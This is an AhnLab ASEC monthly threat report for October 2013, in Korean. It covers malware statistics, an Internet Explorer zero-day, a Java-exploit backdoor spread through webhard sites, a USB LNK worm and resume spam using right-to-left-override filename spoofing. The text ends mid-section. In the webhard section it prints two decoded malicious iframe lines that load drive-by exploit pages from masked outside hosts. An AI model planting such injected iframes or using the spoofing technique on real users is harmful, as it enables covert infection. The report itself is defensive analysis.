ASEC REPORT

VOL.46 | 2013.10

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

2013년 10월 보안 동향

악성코드 동향

01. 악성코드 통계

10월, 신종 악성코드 대거 출현

ASEC이 집계한 바에 따르면, 2013년 10월에 감염이 보고된 악성코드는 233만 9014건으로 나타났다. 이는 전월 235만 9753건에 비해 2만 739건이 감소한 수치다([그림 1-1]). 이 중 가장 많이 보고된 악성코드는 Win-Trojan/Patched.kg이었으며, Textimage/Autorun과 Als/Bursted가 다음으로 많았다. 또한 총 7건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이




표 1-1 | 2013년 10월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

순위	등락	악성코드명	건수	비율
1	▲2	Win-Trojan/Patched.kg	366,486	37.5 %
2	—	Textimage/Autorun	96,344	9.9 %
3	▲4	Als/Bursted	85,565	8.8 %
4	NEW	JS/Iframe	52,336	5.4 %
5	▲1	RIPPER	43,121	4.4 %
6	NEW	Trojan/Win32.clicker	40,816	4.2 %
7	▼2	Win-Trojan/Wgames.Gen	36,415	3.7 %
8	—	Trojan/Win32.agent	31,972	3.3 %
9	NEW	Win-Trojan/Agent.21734801	31,179	3.2 %
10	▼1	Win32/Autorun.worm.307200.F	27,264	2.8 %
11	▲1	ASD.PREVENTION	19,699	2.0 %
12	NEW	Trojan/Win32.ankore	19,621	2.0 %
13	▲4	Trojan/Win32.Gen	19,034	1.9 %
14	NEW	Trojan/Win32.onescan	17,322	1.8 %
15	▼1	Win-Trojan/Asd.variant	16,960	1.7 %
16	▼5	Win-Trojan/Malpacked5.Gen	15,581	1.6 %
17	▼2	Backdoor/Win32.plite	15,497	1.6 %
18	—	Win32/Virut.f	14,746	1.5 %
19	NEW	Win32/Autorun.worm.Gen	13,270	1.4 %
20	NEW	JS/Dldr	13,168	1.3 %
		TOTAL	976,396	100.0 %

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Win-Trojan/Patched가 총 38만 6061건으로 가장 빈번히 보고된 것으로 조사됐다. Trojan/Win32는 24만 7393건, Win-Trojan/Agent는 13만 3541건을 각각 기록해 그 뒤를 이었다.

표 1-2 | 악성코드 대표진단명 최다 20건

순위	등락	악성코드명	건수	비율
1	▲3	Win-Trojan/Patched	386,061	25.5 %
2	▼1	Trojan/Win32	247,393	16.4 %
3	▼1	Win-Trojan/Agent	133,541	8.8 %
4	▼1	Textimage/Autorun	96,362	6.4 %
5	▲8	Als/Bursted	85,565	5.7 %
6	▼1	Win-Trojan/Onlinegamehack	60,369	4.0 %
7	NEW	JS/Iframe	52,336	3.5 %
8	—	Win32/Conficker	50,654	3.3 %
9	—	Adware/Win32	48,145	3.2 %
10	—	Win32/Autorun.worm	47,530	3.1 %
11	▼4	Win-Trojan/Downloader	45,220	3.0 %
12	—	RIPPER	43,121	2.8 %
13	▼2	Win32/Virut	38,486	2.5 %
14	—	Win32/Kido	37,821	2.5 %
15	▼9	Win-Trojan/Wgames	36,415	2.4 %
16	▼1	Backdoor/Win32	25,302	1.7 %
17	NEW	Win-Trojan/Avkiller	21,960	1.5 %
18	▲1	ASD	19,699	1.3 %
19	▼2	Malware/Win32	19,270	1.3 %
20	NEW	Win-Trojan/Asd	16,960	1.1 %
		TOTAL	1,512,210	100.0 %

10월 최다 신종 악성코드 트로이목마

[표 1-3]은 10월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 10월의 신종 악성코드는 Win-Trojan/Agent.2173480101이 3만 1179건으로 전체의 63.2%를 차지했다. Exploit/Cve-2013-3897은 5992건으로 12.2%를 차지해 그 뒤를 이었다.


표 1-3 | 10월 신종 악성코드 최다 20건

순위	악성코드명	건수	비율
1	Win-Trojan/Agent.21734801	31,179	63.2 %
2	Exploit/Cve-2013-3897	5,992	12.2 %
3	Win-Trojan/Agent.605184.P	1,745	3.5 %
4	Win-Trojan/Agent.2764288	1,542	3.1 %
5	VBS/Houdini	1,307	2.6 %
6	Win-Trojan/Onlinegamehack.9689600	1,229	2.5 %
7	Win-Trojan/Onlinegamehack.182860	1,210	2.5 %
8	Win-Trojan/Onlinegamehack.210093	782	1.6 %
9	Win-Trojan/Urelas.305855	730	1.5 %
10	Win-Adware/Korad.149351	509	1.0 %
11	Win-Trojan/Agent.165849	502	1.0 %
12	Win-Trojan/Agent.346898	477	1.0 %
13	VBS/Dinihou	473	1.0 %
14	Win-Trojan/Agent.45056.BPI	353	0.7 %
15	Win-Trojan/Banki.303817	335	0.7 %
16	Win-Trojan/Onlinegamehack.492021	307	0.6 %
17	Dropper/Dapato.663167	185	0.4 %
18	Win-Trojan/Agent.909312.BN	179	0.4 %
19	Win-Trojan/Agent.27136.RI	147	0.3 %
20	Win-Adware/Korad.904508	117	0.2 %
	TOTAL	49,300	100.0 %

10월 악성코드 유형 트로이목마가 56.2%

[그림 1-2]는 2013년 10월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마가 56.2%로 가장 높은 비율을 나타냈고 웜은 8.6%, 스크립트는 7.5%의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율



악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 웜, 스크립트, 스파이웨어는 전월에 비해 증가세를 보인 반면 바이러스, 애드웨어, 익스플로이트, 드롭퍼, 다운로더는 감소했다. 애프케어 계열은 전월 수준을 유지했다.


그림 1-3 | 2013년 9월 vs. 2013년 10월 악성코드 유형별 비율



신종 악성코드 유형별 분포

10월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 83%로 가장 많았고 익스플로이트는 12%, 스크립트는 4%로 각각 집계됐다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

02. 악성코드 이슈

IE 취약점(MS13-080) 주의보!

인터넷 익스플로러(이하 IE)의 보안 취약점을 통한 악성코드 유포 및 감염 피해가 보고돼 사용자의 주의가 요구된다. 이와 관련한 피해를 막기 위해서는 마이크로소프트(MS)가 발표한 2013년 10월 보안패치(Microsoft Security Bulletin MS13-080 – 긴급)를 적용해야 한다.

– http://technet.microsoft.com/ko-kr/security/bulletin/ms13-080

관련 보안패치가 배포되기 전, 해당 취약점을 이용한 제로데이(Zero-Day) 공격이 발견됐다. IE의 Use-After-Free 취약점(CVE-2013-3897)이 악용됐으며, 아래와 같은 스크립트를 통해 악성코드의 유포 및 감염이 이루어졌다.




그림 1-5 | 취약점 코드가 포함된 스크립트

해당 코드에는 윈도우XP 및 IE8.0을 사용하는 한국과 일본 사용자를 타깃으로 하는 내용이 확인됐다.

해당 취약점을 통해 인코딩된 셸코드가 실행되면, [그림 1-6]과 같이 추가적인 악성 파일이 다운로드 및 실행된다.




그림 1-6 | 셸코드 내 스트링 정보

또한 [그림 1-7]과 같이 내부에 백신의 동작을 방해하기 위한 정보도 확인됐다.




그림 1-7 | 셸코드 내 백신 관련 스트링 정보

감염된 악성코드(fird.gif)는 동일한 서버로부터 아래와 같이 추가로 악성 파일(firw.gif)을 다운로드하며, 최종적으로 사용자의 시스템은 온라인 게임핵류의 악성코드에 감염된다.

그림 1-8 | 추가적인 파일 다운로드 정보

해당 악성코드로 인한 감염 피해를 막기 위해서는 즉시 MS의 보안패치를 적용해야 한다. 또한 잠재적인 보안 위협으로부터 시스템과 자산을 보호하기 위해서는 OS 및 주요 응용 프로그램 관련 보안 업데이트를 즉시 적용해야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Exploit/Cve-2013-3897
Trojan/Win32.OnlineGameHack
Dropper/Win32.Injector

웹하드 사이트에서 유포된 백도어 악성코드 발견

최근 인터넷 사용자들이 많이 접속하는 웹하드 사이트에서 백도어 악성코드가 유포돼 사용자의 주의가 요구된다. 이번에 발견된 악성코드는 자바(JAVA) 취약점을 이용해 유포됐다. 해당 악성코드의 감염을 예방하기 위해서는 최신 보안패치를 적용해야 한다.

해당 웹 사이트에서 유포된 악성코드는 또 다른 웹하드 사이트에서도 동일하게 발견됐다. 악성코드 제작자는 방문자가 많은 웹하드 사이트를 중심으로 악성코드를 유포한 것으로 추정된다.




그림 1-9 | 악성코드가 유포된 사이트

사용자가 해당 사이트를 방문하면 웹 페이지에 삽입된 악성 스크립트가 호출되고 취약점을 통해 악성코드에 감염된다.

그림 1-10 | 웹 페이지에 삽입된 악성 스크립트

웹 페이지에 삽입된 스크립트를 디코딩하면 아래와 같은 iframe을 확인할 수 있다.

```
<iframe height=1 width=100 Src=http://222.***.2.57/adx/ad.html></iframe>
<iframe height=1 width=100 Src=http://222.**.190.22/img/ad.html></iframe>
```

해당 웹 페이지는 공다 팩(Gongda Pack) 툴킷으로 내부 코드가 난독화돼 있다.




그림 1-11 | 악성 HTML 파일

난독화를 해제하면 자바 취약점 파일과 악성코드 유포 URL을 확인할 수 있다.

그림 1-12 | 난독화 해제

악성코드 svchsot.exe는 [그림 1-13]과 같은 경로에 생성되며 윈도우 시작 시 자동으로 실행되도록 시작 레지스트리에 등록된다.




그림 1-13 | 취약점을 통해 생성된 악성코드

해당 악성코드는 백도어 악성코드로 매시간 실행되도록 예약작업에 등록된다. 특정 서버에 연결을 시도할 것으로 추정되지만 분석 당시에는 확인되지 않았다.




그림 1-14 | 예약작업 등록 정보

V3 제품에서는 관련 악성코드를 아래와 같이 진단한다.

〈V3 제품군의 진단명〉

Trojan/JAVA.CVE-2012-1723

JS/Exploit (2013.10.21.03)

Backdoor/Win32.Agent (2013.10.20.04)

반복 감염 유발하는 USB 악성코드 발견

autorun.inf 파일은 USB, 외장하드 등 이동식 저장장치의 루트 폴더에 위치해 파일에 연결된 장치 등을 실행하는 기능으로 이동식 저장장치의 사용을 편리하게 한다. [그림 1-15]는 최근 발견된 악성코드에 감염된 USB의 루트 폴더이다. 'Trashs' 폴더와 바로가기 파일, 그리고 무작위 문자열 파일 등이 보이는데, 이상한 점은 autorun.inf 파일이 보이지 않는다는 점이다.




그림 1-15 | 숨김 설정되어 있는 정상 파일과 폴더

해당 악성코드에 감염되면 [그림 1-15]와 같은 파일들이 생성된다. 그리고 바로가기 파일(.Trashes, Test)의 속성을 확인해보면 [그림 1-16]과 같이 악성코드 파일을 실행하도록 지정된 것을 알 수 있다.




그림 1-16 | 악성코드를 실행하도록 지정된 바로가기 파일

이번에 발견된 악성코드는 아래의 경로에 파일을 생성한다.

[생성 파일 경로]

C:₩WINDOWS₩system32₩inf₩svchost.exe
C:₩Documents and Settings₩Administrator₩Application Data₩temp.bin
C:₩Documents and Settings₩Administrator₩Application Data₩ScreenSaverPro.scr
C:₩Documents and Settings₩Administrator₩Application Data₩Microsoft₩Bxiuiv.exe
USB저장장치₩1760f7df.pif
USB저장장치₩eNLDAunjSbegmne.exe

악성코드에 감염되면서 [그림 1-17]과 같이 레지스트리 영역을 수정해, 서비스와 시작 프로그램에 등록한다.




그림 1-17 | 레지스트리를 수정해 서비스와 시작 프로그램에 등록

해당 악성코드는 감염되면서 그림판 프로세스(mspaint.exe)에 인젝션되어 실행되는데, 아래와 같은 네트워크로의 연결을 시도한다.

[연결되는 네트워크 정보]

21*.2**.***.**0:80 (ap*.wi*****a.com)

해당 악성코드에 감염되면 PC와 USB를 동시에 치료해야 한다. 그렇지 않을 경우 지속적인 재감염이 발생하기 때문이다. 악성코드 치료시 모든 폴더가 숨김으로 되어있는 경우, 아래와 같이 진행한다.

1. 루트 폴더에서 모든 파일/폴더를 선택하고, 우클릭 후 속성을 선택한다.
2. [확인] 버튼 상단에 존재하는 [숨김(H)] 체크박스를 해제한다.
3. [확인] 버튼을 누르면 새로운 창이 뜨는데,
   [현재 폴더, 하위 폴더 및 파일에 적용]을 선택한다.
4. 정상적으로 숨김 속성이 해제되었는지 확인한다.

해당 악성코드에 감염되는 것을 예방하기 위해서는 아래와 같은 사항을 준수한다.

1. V3에서 제공하는 [CD/USB 드라이브 자동 실행 방지] 기능을 사용한다.
   [환경설정] – [고급설정] – [CD/USB 드라이브 자동 실행 방지] 체크
2. V3에서 제공하는 [USB 드라이브 자동 검사하기] 기능을 사용한다.
   [환경설정] – [고급설정] – [USB 드라이브 자동 검사하기] 체크
3. V3를 최신 엔진으로 업데이트하고, 실시간 감시 기능을 사용한다.
4. 윈도우 보안업데이트 및 각종 프로그램을 최신 버전으로 업데이트한다.

V3 제품에서는 해당 악성코드를 아래와 같이 진단한다.

〈V3 제품군의 진단명〉

Trojan/Win32.Downloader (2013.10.30.02)
Win-Trojan/Pcclient.1538560 (2013.02.21.00)
LNK/Autorun (2013.10.26.00)

일반 사용자에게도 유포된 이력서 첨부 파일

최근 이력서 파일을 첨부한 스팸 메일이 기업의 인사담당자가 아닌 포털 사이트의 웹 메일을 이용하는 일반 사용자에게도 유포되고 있는 것

으로 확인됐다.

아래 [그림 1-18]은 기존에 발견된 이력서 첨부 스팸 메일의 사례다. 해당 메일의 내용은 영문으로 작성됐으며 아이콘은 MS워드 문서 파일의 모양을 하고 있지만, 실제 확장자는 .exe의 실행 파일이다. 또한 실제 워드 파일(MS Office 2007)과 다른 아이콘을 하고 있으며, 그 모양도 매끄럽지 않다.

그림 1-18 | 기존의 이력서(악성 파일) 첨부 스팸 메일

하지만 이번에 발견된 사례는, 이력서 첨부 파일의 확장자가 .docx로 정상적인 문서 파일의 형태를 하고 있어 사용자들은 별다른 의심 없이 해당 파일을 실행하기 쉽다. 또한 메일 내용 및 첨부 파일이 모두 한글로 돼 있어 국내 사용자들의 각별한 주의가 요구된다.

실제로 이번 사례의 신고자는 "취업 준비 시절, 구직 사이트에 이력 정보를 등록한 적이 있어 이력서 메일이 잘못 발송된 것이라 생각하고 해당 파일을 열었다"고 말했다.

[그림 1-19]의 첨부된 파일을 확인해보면 확장자가 .docx로 파일의 속성을 확인하면 응용 프로그램(.exe)인 것을 확인할 수 있다. 아이콘도 실제 문서 파일과 동일해 사용자가 쉽게 알아차리지 못하도록 했다.




그림 1-19 | 확장자가 .docx(MS워드)인 악성 파일

이때 확장자는 .docx인데 실제 파일이 실행 파일인 이유는 Unicode Character 'RIGHT-TO-LEFT OVERRIDE' (U+202E) 때문이다. 이는 유니코드의 문자셋 표현 방법 중 하나로, 보통 글자는 왼쪽에서부터 오른쪽으로 쓰지만 위와 같은 표현 기법을 이용하면 반대로 쓰이게 된다. 즉 'xcod.exe' 라고 입력한 후 이 표현식을 적용하면 'exe.docx' 가 되는 것이다. [그림 1-20]과 같이 콘솔에서 확인하면, 문자셋 표현이 적용되지 않는 원래의 파일명을 확인할 수 있다.




그림 1-20 | U+202E(RTLO) 유니코드를 이용한 확장자 변조(콘솔 확인)

해당 메일에 첨부된 악성 파일에 감염 시 생성되는 악성 파일은 아래와 같다.

[파일 생성]

CREATE C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩RarSFX0₩ccxjepib9aj53nna.exe

CREATE C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩RarSFX0₩이나주 이력서.docx

위와 같은 악성 PE 파일 이외에도 %temp%내 특정 폴더 안에 정상적인 이력서 워드 문서 파일을 생성해 사용자에게 정상 파일로 보이도록 위장한다.

또한 생성된 'Server.exe' 악성 파일에 의해 특정 C&C서버로 TCP SYN을 주기적으로 보내는 행위를 하며, 이에 따른 추가적인 위협이 발생할 수 있다.




그림 1-21 | Sever.exe(악성 파일)에 의한 네트워크 연결 정보

최근 문서 프로그램의 취약점을 겨냥하는 사례가 급증하고 있다. 출처가 불분명한 이메일에 첨부된 문서는 함부로 실행하지 않아야 하며 취약점이 존재하는 소프트웨어는 반드시 최신 패치를 적용해야 한다.

V3 제품에서는 해당 악성코드를 아래와 같이 진단한다.

